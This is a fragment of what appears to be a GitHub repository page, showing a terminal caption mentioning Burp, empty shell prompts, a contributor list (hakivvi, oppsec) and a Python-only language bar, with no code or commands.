File Edit View Search Terminal Tabs Help
BURP
hakivvi@mur...

```
$
$
$
$ _
```

Releases

No releases published

Packages

No packages published

Contributors 2

hakivvi hakivvi

oppsec Daniel

Languages

● **Python** 100.0%